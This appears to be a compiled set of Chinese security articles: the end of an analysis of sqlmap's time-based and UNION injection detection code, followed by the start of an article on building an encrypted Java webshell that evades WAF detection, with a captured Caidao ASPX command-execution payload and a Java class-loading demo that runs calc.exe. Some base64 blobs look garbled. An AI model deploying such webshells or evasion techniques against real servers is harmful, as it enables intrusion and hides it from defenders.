- 2、Headers 中的内容
- 3、重定向信息

### 针对 TIME 型（时间盲注，HeavilyQuery）

当然时间盲注我们可以很容易猜到应该怎么处理：如果发出了请求导致延迟了 X 秒，并且响应延迟的时间是我们预期的时间，那么就可以判定这个参数是一个时间注入点。

但是仅仅是这样就可以了嘛？当然我们需要了解的是 sqlmap 如何设置这个 X 作为时间点（请看下面这个函数，位于 agent.queryPage 中）：

```
2425 def wasLastResponseDelayed():
2426     """
2427     Returns True if the last web request resulted in a time-delay
2428     """
2429
2430     # 99.999999997440% of all non time-based SQL injection affected
2431     # response times should be inside +-7*stdev(normal response times)
2432     # Math reference: http://www.answers.com/topic/standard-deviation
2433
2434     deviation = stdev(kb.responseTimes.get(kb.responseTimeMode, []))
2435     threadData = getCurrentThreadData()
2436
2437     if deviation and not conf.direct and not conf.disableStats:
2438         if len(kb.responseTimes[kb.responseTimeMode]) < MIN_TIME_RESPONSES:
2439             warnMsg = "time-based standard deviation method used on a model "
2440             warnMsg += "with less than %d response times" % MIN_TIME_RESPONSES
2441             logger.warn(warnMsg)
2442
2443         lowerStdLimit = average(kb.responseTimes[kb.responseTimeMode]) + TIME_STDEV_COEFF * deviation
2444         retVal = (threadData.lastQueryDuration >= max(MIN_VALID_DELAYED_RESPONSE, lowerStdLimit))
2445
2446         if not kb.testMode and retVal:
2447             if kb.adjustTimeDelay is None:
2448                 msg = "do you want sqlmap to try to optimize value(s) "
2449                 msg += "for DBMS delay responses (option '--time-sec')? [Y/n] "
2450
2451                 kb.adjustTimeDelay = ADJUST_TIME_DELAY.DISABLE if not readInput(msg, default='Y', boolean=True) else ADJUST_TIME_DELAY.YES
2452             if kb.adjustTimeDelay != ADJUST_TIME_DELAY.YES:
2453                 adjustTimeDelay(threadData.lastQueryDuration, lowerStdLimit)
2454
2455         return retVal
2456     else:
2457         delta = threadData.lastQueryDuration - conf.timeSec
2458         if Backend.getIdentifiedDbms() in (DBMS.MYSQL,): # MySQL's SLEEP(X) lasts 0.05 seconds shorter on average
2459             delta += 0.05
2460         return delta >= 0
```

- 1 正常请求百分之九十九的概率响应时间  $\leq$  平均响应时间 + 7 \* 标准差
- 2 计算标准差
- 3 最小时间阈值为 平均响应时间 + 7 \* 标准差
- 4 网络不稳定的情形或者 Sleep 的实际时间非常长（语句多次执行了 SLEEP(X)）

由 Xnip 截图

我们发现，它里面有一个数学概念：标准差

简单来说，标准差是一组数值自平均值分散开来的程度的一种测量观念。一个较大的标准差，代表大部分的数值和其平均值之间差异较大；一个较小的标准差，代表这些数值较接近平均值。例如，两组数的集合{0, 5, 9, 14}和{5, 6, 8, 9}其平均值都是 7，但第二个集合具有较小的标准差。述“相差  $k$  个标准差”，即在  $\bar{X} \pm kS$  的样本 (Sample) 范围内考量。标准差可以当作不确定性的一种测量。例如在物理科学中，做重复性测量时，测量数值集合的标准差代表这些测量的精确度。当要决定测量值是否符合预测值，测量值的标准差占有决定性重要角色：如果测量平均值与预测值相差太远（同时与标准差数值做比较），则认为测量值与预测值互相矛盾。这很容易理解，因为如果测量值都落在一定数值范围之外，可以合理推论预测值是否正确。

根据注释和批注中的解释，我们发现我们需要设定一个最小 SLEEPTIME 应该至少大于样本内平均响应时间 + 7 \* 样本标准差，这样就可以保证过滤掉 99.99% 的无延迟请求。

当然除了这一点，我们还发现

```
delta = threadData.lastQueryDuration - conf.timeSec
if Backend.getIdentifiedDbms() in (DBMS.MYSQL): # MySQL's SLEEP(X) lasts 0.05 seconds
shorter on average
    delta += 0.05
return delta >= 0
```

这一段代码作为 mysql 的 Patch 存在 # MySQL's SLEEP(X) lasts 0.05 seconds shorter on average。

如果我们要自己实现时间盲注的检测的话，这一点也是必须注意和实现的。

### 针对 UNION 型 (UNION Query)

UNION 注入可以说是 sqlmap 中最复杂的了，同时也是最经典的注入情形。

其实关于 UNION 注入的检测，和我们一开始学习 SQL 注入的方法是一样的，猜解列数，猜解输出点在列中位置。实际在 sqlmap 中也是按照这个来进行漏洞检测的，具体的测试方法位于：

```
# In case of UNION query SQL injection
elif method == PAYLOAD.METHOD.UNION:
    # Test for UNION injection and set the sample
    # payload as well as the vector.
    # NOTE: vector is set to a tuple with 6 elements,
    # used afterwards by Agent.forgeUnionQuery()
    # method to forge the UNION query payload

    configUnion(test.request.char, test.request.columns)

    if len(kb.dbmsFilter or []) == 1:
        Backend.forceDbms(kb.dbmsFilter[0])
    elif not Backend.getIdentifiedDbms(): --

    if unionExtended: --

    # Test for UNION query SQL injection
    reqPayload, vector = unionTest(comment, place, parameter, value, prefix, suffix)
    print(reqPayload, vector)

    if isinstance(reqPayload, basestring):
        infoMsg = "%s parameter '%s' is '%s' injectable" % (paramType, parameter, title)
        logger.info(infoMsg)

        injectable = True

        # Overwrite 'where' because it can be set
        # by unionTest() directly
        where = vector[6]
```

安全客 ( www.anquanke.com )

跟入 unionTest() 中我们发现如下操作

```
def unionTest(comment, place, parameter, value, prefix, suffix):
    """
    This method tests if the target URL is affected by an union
    SQL injection vulnerability. The test is done up to 3*50 times
    """

    if conf.direct:
        return

    kb.technique = PAYLOAD.TECHNIQUE.UNION
    validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter, value, prefix,
    suffix)

    if validPayload:
        validPayload = agent.removePayloadDelimiters(validPayload)

    return validPayload, vector
```

最核心的逻辑位于 `_unionTestByCharBruteforce` 中，继续跟入，我们发现其检测的大致逻辑如下：

```
def _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix):  
    """  
    This method tests if the target URL is affected by an union  
    SQL injection vulnerability. The test is done up to 50 columns  
    on the target database table  
    """  
  
    validPayload = None  
    vector = None  
    orderBy = kb.orderByColumns  
    uChars = (conf.uChar, kb.uChar)  
  
    # In case that user explicitly stated number of columns affected  
    if conf.uColsStop == conf.uColsStart:  
        count = conf.uColsStart  
    else:  
        count = 1  
  
    count = _findUnionCharCount(comment, place, parameter, value, prefix, suffix, PAYLOAD.WHERE.ORIGINAL if isNullValue(kb.uChar) else PAYLOAD.WHERE.NEGATIVE)  
  
    if count:  
        validPayload, vector = _unionConfirm(comment, place, parameter, prefix, suffix, count)  
  
        if not all((validPayload, vector)) and not all((conf.uChar, conf.dbms)):  
            warnMsg = "if UNION based SQL injection is not detected, "  
            warnMsg += "please consider "  
  
            if not conf.uChar and count > 1 and kb.uChar == NULL:-  
  
            if not conf.dbms:-  
  
            if not all((validPayload, vector)) and not warnMsg.endswith("consider ")  
                singleTimeWarnMessage(warnMsg)  
  
    if count and orderBy is None and kb.orderByColumns is not None: # discard ORDER BY results (not usable - e.g. maybe invalid altogether)  
        conf.uChar, kb.uChar = uChars  
        validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix)  
  
    return validPayload, vector
```

- ① 猜列数
- ② 确认存在 Union 注入
- ③ 无法确认，提示用户改变选项（略）
- ④ 废弃 ORDER BY 的结果（不重要）

由 Xnip 截图

别急，我们一步一步来分析！

## 猜列数

我相信做过渗透测试的读者基本对这个词都非常非常熟悉，如果有疑问或者不清楚的请自行百度，笔者再次不再赘述关于 SQL 注入基本流程的部分。

为什么要把一件这么简单的事情单独拿出来呢？当然这预示着 `sqlmap` 并不是非常简单的在处理这一件事情，因为作为一个渗透测试人员，当然可以很容易靠肉眼分辨出很多事情，但是这些事情在计算机看来却并不是那么容易可以判断的：

- 1、使用 `ORDER BY` 查询，直接通过与模版页面的比较来获取列数。
- 2、当 `ORDER BY` 失效的时候，使用多次 `UNION SELECT` 不同列数，获取多个 `Ratio`，通过区分 `Ratio` 来区分哪一个是正确的列数。

实际在使用的过程中，`ORDER BY` 的核心逻辑如下，关于其中页面比较技术我们就不赘述了，不过值得一提的是 `sqlmap` 在猜列数的时候，使用的是二分法（笔者看了一下，二分法这部分这似乎是七年前的代码）。



```
@stackedmethod
def _orderByTechnique(lowerCount=None, upperCount=None):
    def _orderByTest(cols):
        query = agent.prefixQuery("ORDER BY %d" % cols, prefix=prefix)
        query = agent.suffixQuery(query, suffix=suffix, comment=comment)
        payload = agent.payload(newValue=query, place=place, parameter=parameter, where=where)
        page, headers, code = Request.queryPage(payload, place=place, content=True, raise404=False)
        return not any(re.search(_, page or "", re.I) and not re.search(_, kb.pageTemplate or "", re.I) for _ in ("(warning|error):", "order b",
        not kb.heavilyDynamic and comparison(page, headers, code) or re.search("data types cannot be compared or sorted", page or ""))

    if _orderByTest(1 if lowerCount is None else lowerCount) and not _orderByTest(randomInt() if upperCount is None else upperCount + 1):
        infoMsg = "ORDER BY technique appears to be usable."
        infoMsg += "This should reduce the time needed "
        infoMsg += "to find the right number "
        infoMsg += "of query columns. Automatically extending the "
        infoMsg += "range for current UNION query injection technique test"
        singleTimeLogMessage(infoMsg)

    lowCols, highCols = 1 if lowerCount is None else lowerCount, ORDER_BY_STEP if upperCount is None else upperCount
    found = None
    while not found:
        if not conf.uCols and _orderByTest(highCols):
            lowCols = highCols
            highCols += ORDER_BY_STEP
        else:
            while not found:
                mid = highCols - (highCols - lowCols) / 2
                if _orderByTest(mid):
                    lowCols = mid
                else:
                    highCols = mid
                if (highCols - lowCols) < 2:
                    found = lowCols

    return found
```

- 1 启动 ORDER BY 检测列数的条件是：ORDER BY 1 与 ORDER BY [RANDINT] 的结果不相同（不相似）。
- 2 以10为步长，10个一组使用二分法来判断列数

由 Xnip 截图

除此之外呢，如果 ORDER BY 失效，将会计算至少五个（从 lowerCount 到 upperCount）Payload 为 UNION SELECT (NULL) \* [COUNT]，的请求，这些请求的对应RATIO（与模版页面相似度）会汇总存储在 ratios 中，同时 items 中存储 列数 和 ratio 形成的 tuple，经过一系列的算法，尽可能寻找出“与众不同（正确猜到列数）”的页面。具体的算法与批注如下：

```
126 if not isNullValue(kb.uChar): # search not-NULL content in Page-
127
128 if not retVal:
129     if min_ in ratios:
130         ratios.pop(ratios.index(min_))
131     if max_ in ratios:
132         ratios.pop(ratios.index(max_))
133
134 minItem, maxItem = None, None
135
136 for item in items:
137     if item[1] == min_:
138         minItem = item
139     elif item[1] == max_:
140         maxItem = item
141
142 if all(_ != min_ and _ != max_ for _ in ratios):
143     retVal = maxItem[0]
144
145 elif all(_ != min_ and _ != max_ for _ in ratios):
146     retVal = minItem[0]
147
148 elif abs(max_ - min_) >= MIN_STATISTICAL_RANGE:
149     deviation = stdev(ratios)
150
151     if deviation is not None:
152         lower, upper = average(ratios) - UNION_STDEV_COEFF * deviation, average(ratios) + UNION_STDEV_COEFF * deviation
153
154         if min_ < lower:
155             retVal = minItem[0]
156
157         if max_ > upper:
158             if retVal is None or abs(max_ - upper) > abs(min_ - lower):
159                 retVal = maxItem[0]
```

- 1 如果不是以 NULL 填充 uChar 位置的，可以直接搜索这个特征字符
- 2 提出最大和最小的页面相似度，
- 3 在前两个条件中，如果去除最大最小相似度之后，剩下的页面都完全相同，则其中RATIO最小或者最大值就一定是猜对列数的情形
- 4 如果最大最小值差距很小，已经无法通过 RATIO 来判断，则会计算标准差，通过类似设置时间盲注时间的方式来判断“最”不同的页面，以寻找真正的猜对列数的情形

由 Xnip 截图

我们发现，上面代码表达的核心思想就是 利用与模版页面比较的内容相似度寻找最最不同的那一个请求。

## 定位输出点



假如一切顺利，我们通过上面的步骤成功找到了列数，接下来就应该寻找输出点，当然输出点的寻找也是需要额外讨论的。其实基本逻辑很容易对不对？我们只需要将 UNION SELECT NULL, NULL, NULL, NULL, ... 中的各种 NULL 依次替换，然后在结果中寻找被我们插入的随机的字符串，就可以很容易定位到输入出点的位置。实际上这一部分的确认逻辑是位于下图中的函数的 \_unionConfirm

```
# In case that user explicitly stated number of columns affected
if conf.uColsStop == conf.uColsStart:
    count = conf.uColsStart
else:
    count = _findUnionCharCount(comment, place, parameter, value, prefix, suffix, PAYLOAD.WHERE.ORIGINAL i
if count:
    validPayload, vector = _unionConfirm(comment, place, parameter, prefix, suffix, count)
    if not all((validPayload, vector)) and not all((conf.uChar, conf.dbms)):
        warnMsg = "if UNION based SQL injection is not detected, "
        warnMsg += "please consider "
        if not conf.uChar and count > 1 and kb.uChar == NULL: ...
        if not conf.dbms: ...
        if not all((validPayload, vector)) and not warnMsg.endswith("consider "):
            singleTimeWarnMessage(warnMsg)
if count and orderBy is None and kb.orderByColumns is not None: # discard ORDER BY results (not usable -
    conf.uChar, kb.uChar = uChars
    validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix)
```

其中主要的逻辑是一个叫 \_unionPosition 的函数，在这个函数中，负责定位输出点的位置，使用的基本方法就是我们在开头提到方法，受限于篇幅，我们就不再展开叙述了。

### 0x03 结束语

其实按笔者原计划，本系列文章并没有结束，因为还有关于 sqlmap 中其他技术没有介绍：“数据持久化”，“action() – Exploit 技术”，“常见漏洞利用分析( udf,反弹 shell 等)”。但是由于内容是在太过庞杂，笔者计划暂且搁置一下，实际上现有的文章已经足够把 sqlmap 的 SQL 注入检测最核心的也是最有意义的自动化逻辑说清楚了，我想读读者读完之后肯定会有自己的收获。

# 利用动态二进制加密实现新型一句话木马

作者：rebeyond

原文来源：<https://xz.aliyun.com/t/2744>

## 利用动态二进制加密实现新型一句话木马之 Java 篇

### 概述

本系列文章重写了 java、.net、php 三个版本的一句话木马，可以解析并执行客户端传递过来的加密二进制流，并实现了相应的客户端工具。从而一劳永逸的绕过 WAF 或者其他网络防火墙的检测。

本来是想把这三个版本写在一篇文章里，过程中发现篇幅太大，所以分成了四篇，分别是：

利用动态二进制加密实现新型一句话木马之 Java 篇

利用动态二进制加密实现新型一句话木马之.net 篇

利用动态二进制加密实现新型一句话木马之 php 篇

利用动态二进制加密实现新型一句话木马之客户端下载及功能介绍

### 前言

一句话木马一般是指一段短小精悍的恶意代码，这段代码可以用作一个代理来执行攻击者发送过来的任意指令，因其体积小、隐蔽性强、功能强大等特点，被广泛应用于渗透过程中。最初的一句话木马真的只有一句话，比如 `eval(request("cmd"))`，后续为了躲避查杀，出现了很多变形。无论怎么变形，其本质都是用有限的尽可能少的字节数，来实现无限的可任意扩展的功能。

一句话木马从最早的 `<%execute(request("cmd"))%>` 到现在，也有快二十年的历史了。客户端工具也从最简单的一个 html 页面发展到现在的各种 GUI 工具。但是近些年友军也没闲着，涌现出了各种防护系统，这些防护系统主要分为两类：一类是基于主机的，如 Host based IDS、安全狗、D 盾等，基于主机的防护系统主要是通过对服务器上的文件进行特征码检测；另一类是基于网络流量的，如各种云 WAF、各种商业级硬件 WAF、网络防火墙、Net Based IDS 等，基于网络的防护设备其检测原理是对传输的流量数据进行特征检测，目前绝大多数商业级的防护设备皆属于此种类型。一旦目标网络部署了基于网络的防护设备，我们常用的一句话木马客户端在向服务器发送 Payload 时就会被拦截，这也就导致了有些场景下会出现一句话虽然已经成功上传，但是却无法连接的情况。

## 理论篇

## 为什么会被拦截

在讨论怎么绕过之前，先分析一下我们的一句话客户端发送的请求会被拦截？

我们以菜刀为例，来看一下 payload 的特征，如下为 aspx 的命令执行的 payload：

```
POST /a.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 29.211.235.234
Referer: http://192.168.50.87
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.50.87
Content-Length: 1087
Connection: Close

caidao<Response.Write("<->");var
ern:Exception;try{eval(System.Text.Encoding.GetEncoding(936)).GetSystem.Convert.FromBase64String("dmFYlGM9bmV3lFhN5c3Rlbn55aWFnbn9zdGJ1cy5Qcm9mZjXNzU3R3h
cnRjbmZuKFN5c3Rlbn55UzXh0kLkVuY29kaW5nLkdldEVuY29kaW5nKDKzNikuR2V0U3RyaW5nKFN5c3Rlbn55bD525ZX0kLZyb2lCYXNlInJRTdHJpbmc0UmVxdWVzdC5jdGVWtWj6MSj3dKSp03Zhc1B1PW5l
dyBTeXh0ZW0uRGlnZ25vc3RyY3MuUHVvY2Vzcyp03Zhc1BvdQ06U3lzdGVtLk1PLlN0cmVnbWJ1Y1YWR1c1cxFTpTeXh0ZW0uS0U3RyZWtUmVhZGVyO2MuVXNlU2h1bGxFeGvJdXR1PWZhbnhN02MuUmVw
XjY1Y3RtdGFuZGZyZlE9dHd1d0cnV02MuUmVkaXJ1Y3RtdGFuZGZyZEVycm9yPKRydlU3Z5S5TdGFyde1uZm8Y9ZtJkFY3ZvtZW50cz01L2MgIitTeXh0ZW0uVGV4dC5FbmVlZGluZy5HZXRlbnVlZGlu
aXZ5MXYpLkdldFN0cm1uZyYTeXh0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKXJ1cXVlc3QuSXR1bnVsiejIiXSxp02UuU3Rhcnc0kTdvdXQ9Z5S5TdGFuZGZyZlE9dHd1d0FTST1lN0YW5kYXJkXjY1
yb3Z75S5bG9zZSg01Jlc3BvbmlldyaXRlKGI9dC55ZWFKVG9FbmQ0KStFSS55ZWFKVG9FbmQ0KSk7")),"unsafe");}catch(err){Response.Write("ERROR:// %2Berr.message);}
Response.Write("<->");Response.End();8z1Y21k8z2Y20gL20gIkM6XE1uXZRwdJcd3dc3m9vFwiJm5d1dCB1c2VYJmVjaG8gVndVjMlN02MuUmVhZGVWtWj6MSj3dKSp03Zhc1B1PW5l
Connection: close
Date: Fri, 17 Aug 2018 05:45:18 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 516

->|
\\Q0041268-2D68F3 .....

-----
aaa                                aaaa                                Administrator
ASPNET                            bbbb                                acc
Guest                             IUSR_Q0041268-2D68F3            IWAM_Q0041268-2D68F3
mama                              rrrrr                             sdl
SUPPORT_388945a0
```

Payload 如下：

```
caidao=Response.Write(">|");
var err:Exception;try{eval(System.Text.Encoding.GetEncoding(65001).GetString(System.
Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbnS5EaWFnbm9zdGljcy5Qcm9jZXNzU3Rhc
nRlbnZvKFN5c3RlbnS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmc
oU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmIuZyhsZXN0Lk0ZW1bInoxIlOpKSk7dmFyIG
U9bmV3IFN5c3RlbnS5EaWFnbm9zdGljcy5Qcm9jZXNzKCK7dmFyIG91dDpTeXN0ZW0uSU8uU3RyZ
WFtUmVhZGVyLEVJOIN5c3RlbnS5JT5TdHJlYW1SZWFkZXI7Yy5Vc2VTaGVsbEV4ZWN1dGU9ZmFsc
2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I
9dHJ1ZTtLIN0YXJ0SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbnS5UZXh0LkVuY29kaW5n
LkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN
0cmIuZyhsZXN0Lk0ZW1bInoyIlOpKTtLIN0YXJ0KCK7b3V0PWUuU3RhbmRhcmRPdXRwdXQ
7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS5XcmI0ZShvdXQuUmVhZFRvR
W5kKCKrRUkuUmVhZFRvRW5kKCKpOw%3D%3D")), "unsafe");}catch(err){Response.Write("ERROR:
//
"%2Berr.message);}Response.Write("<-");Response.End();&z1=Y21k&z2=Y2QgL2QgImM6XGluZ
XRwdWJcd3d3cm9vdFwiIndob2FtaSZlY2hvIFTtXSZjZCZlY2hvIFTtFXQ%3D%3D
```

可以看到,虽然关键的代码采用了 base64 编码,但是 payload 中仍有多个明显的特征,比如有 eval 关键词,有 Convert.FromBase64String,有三个参数,参数名为 caidao(密码字段)、z1、z2,参数值有 base64 编码。针对这些特征很容易写出对应的防护规则,比如:POST 请求中有 Convert.FromBase64String 关键字,有 z1 和 z2 参数,z1 参数值为 4 个字符,z2 参数值为 base64 编码字符。

### 被动的反抗

当然这种很 low 的规则,绕过也会很容易,攻击者只要自定义自己的 payload 即可绕过,比如把参数改下名字即可,把 z1,z2 改成 z9 和 z10。不过攻击者几天后可能会发现 z9 和 z10 也被加到规则里面去了。再比如攻击者采用多种组合编码方式进行编码,对 payload 进行加密等等,不过对方的规则也在不断的更新,不断识别关键的编码函数名称、加解密函数名称,并加入到规则里面。于是攻击者和防御者展开了长期的较量,不停的变换着各种姿势.....

### 釜底抽薪

其实防御者之所以能不停的去更新自己的规则,主要是因为两个原因:1.攻击者发送的请求都是脚本源代码,无论怎么样编码,仍然是服务器端解析引擎可以解析的源代码,是基于文本的,防御者能看懂。2.攻击者执行多次相同的操作,发送的请求数据也是相同的,防御者就可以把他看懂的请求找出特征固化为规则。

试想一下,如果攻击者发送的请求不是文本格式的源代码,而是编译之后的字节码(比如 java 环境下直接向服务器端发送 class 二进制文件),字节码是一堆二进制数据流,不存在参数;攻击者把二进制字节码进行加密,防御者看到的就是一堆加了密的二进制数据流;攻击者多次执行同样的操作,采用不同的密钥加密,即使是同样的 payload,防御者看到的请求数据也不一样,这样防御者便无法通过流量分析来提取规则。

SO,这就是我们可以一劳永逸绕过 waf 的思路,具体流程如下:

首次连接一句话服务端时,客户端首先向服务器端发起一个 GET 请求,服务器端随机产生一个 128 位的密钥,把密钥回显给客户端,同时把密钥写进服务器侧的 Session 中。


客户端获取密钥后,对本地的二进制 payload 先进行 AES 加密,再通过 POST 方式发送至服务器端。

服务器收到数据后,从 Session 中取出密钥,进行 AES 解密,解密之后得到二进制 payload 数据。

服务器解析二进制 payload 文件，执行任意代码，并将执行结果加密返回。

客户端解密服务器端返回的结果。

如下为执行流程图：



## 实现篇

### 服务端实现

想要直接解析已经编译好的二进制字节流，实现我们的绕过思路，现有的 Java 一句话木马无法满足我们的需求，因此我们首先需要打造一个新型一句话木马：

#### 1. 服务器端动态解析二进制 class 文件：

首先要让服务端有动态地将字节流解析成 Class 的能力，这是基础。

正常情况下，Java 并没有提供直接解析 class 字节数组的接口。不过 classloader 内部实现了一个 protected 的 defineClass 方法，可以将 byte[] 直接转换为 Class，方法原型如下：



## Method Summary

Methods	
Modifier and Type	Method and Description
void	<code>clearAssertionStatus()</code> Sets the default assertion status for this class loader to <code>false</code> and discards any package defaults or class assertions.
protected <code>Class&lt;?&gt;</code>	<code>defineClass(byte[] b, int off, int len)</code> Deprecated. Replaced by <code>defineClass(String name, byte[] b, int off, int len)</code>
protected <code>Class&lt;?&gt;</code>	<code>defineClass(String name, byte[] b, int off, int len)</code> Converts an array of bytes into an instance of class <code>Class</code> .
protected <code>Class&lt;?&gt;</code>	<code>defineClass(String name, byte[] b, int off, int len, ProtectionDomain protectionDomain)</code> Converts an array of bytes into an instance of class <code>Class</code> , with an optional <code>ProtectionDomain</code> .
protected <code>Class&lt;?&gt;</code>	<code>defineClass(String name, ByteBuffer b, ProtectionDomain protectionDomain)</code> Converts a <code>ByteBuffer</code> into an instance of class <code>Class</code> , with an optional <code>ProtectionDomain</code> .

因为该方法是 `protected` 的，我们没办法在外部直接调用，当然我们可以通过反射来修改保护属性，不过我们选择一个更方便的方法，直接自定义一个类继承 `classloader`，然后在子类中调用父类的 `defineClass` 方法。

下面我们写个 demo 来测试一下：

```
package net.rebeyond;
import sun.misc.BASE64Decoder;

public class Demo {
    public static class Myloader extends ClassLoader //继承 ClassLoader
    {
        public Class get(byte[] b)
        {
            return super.defineClass(b, 0, b.length);
        }
    }

    public static void main(String[] args) throws Exception {
        // TODO Auto-generated method stub
        String
classStr="yv66vgAADQAKAcAAgEAFW5ldC9yZWJleW9uZC9SZWJleW9uZAcABAEAEgphdmEvb
GFuZy9PYmplY3QBAAY8aW5pdD4BAAMoKVYBAARDb2RICgADAakMAAUABgEAD0xpbmVOdW
1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABdMbmV0L3JlYmV5b25kL1JlY
mV5b25kOwEACHRvU3RyaW5nAQAUKCIAMamF2YS9sYW5nL1N0cmZsKABEAEwcAEgEAEWph
dmEvbGFuZy9SdW50aW1lDAAUABUBAApnZXRsdW50aW1lAQAVKCIAMamF2YS9sYW5nL1J1bnRp
bWU7CAAXAQAIY2FsYy5leGUKABEAGQwAGgAbAQAEZXhIYwEAJyhMamF2YS9sYW5nL1N0cmZs
ZzspTGphdmEvbGFuZy9Qcm9jZXNzOwoAHQAfBwAeAQATamF2YS9pbY9JT0V4Y2VwdGlvbGwAIA
AGAQApcHJpbnRTdGFja1RyYWNlCAAIaQACT0sBAAFIQAQAVTGphdmEvaW8vSU9FeGNlchRpb247
AQANU3RhY2tNYXBuYXJlZQEACINvdXJjZUZpbGUBAA1SZWJleW9uZC5qYXZACEAAQADAAA
AAAACAAEABQAGAAEABwAAAC8AAQABAAAABSq3AAixAAAAAgAKAAAABgABAAAABQALAAA
ADAABAAAABQAMAA0AAAABAA4ADwABAACAAABpAAIAAAgAAABS4ABASFrYAGFenAAhMK7YA
```



```
HBIhsAABAAACQAMAB0AAwAKAAAAEgAEAAAACgAJAAsADQANABEADwALAAAFgACAAAF
AAMAA0AAAAANAAQAIwAKAAEAJQAAAAcAAkwHAB0EAAEAJgAAAAIAJw==";
    BASE64Decoder code=new sun.misc.BASE64Decoder();
    Class result=new Myloader().get(code.decodeBuffer(classStr));//将 base64 解码成 byte 数
    组，并传入 t 类的 get 函数
    System.out.println(result.newInstance().toString());
}
}
```

上面代码中的 classStr 变量的值就是如下这个类编译之后的 class 文件的 base64 编码：

```
package net.rebeyond;
import java.io.IOException;

public class Payload {
    @Override
    public String toString() {
        // TODO Auto-generated method stub
        try {
            Runtime.getRuntime().exec("calc.exe");
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        return "OK";
    }
}
```

简单解释一下上述代码：

首先自定义一个类 Myloader，并继承 classloader 父类，然后自定义一个名为 get 的方法，该方法接收 byte 数组类型的参数，然后调用父类的 defineClass 方法去解析 byte 数据，并返回解析后的 Class。

单独编写一个 Payload 类，并实现 toString 方法。因为我们想要我们的服务端尽可能的短小精悍，所以我们定义的 Payload 类即为默认的 Object 的子类，没有额外定义其他方法，因此只能借用 Object 类的几个默认方法，由于我们执行 payload 之后还要拿到执行结果，所以我们选择可以返回 String 类型的 toString 方法。把这个类编译成 Payload.class 文件。

main 函数中 classStr 变量为上述 Payload.class 文件二进制流的 base64 编码。

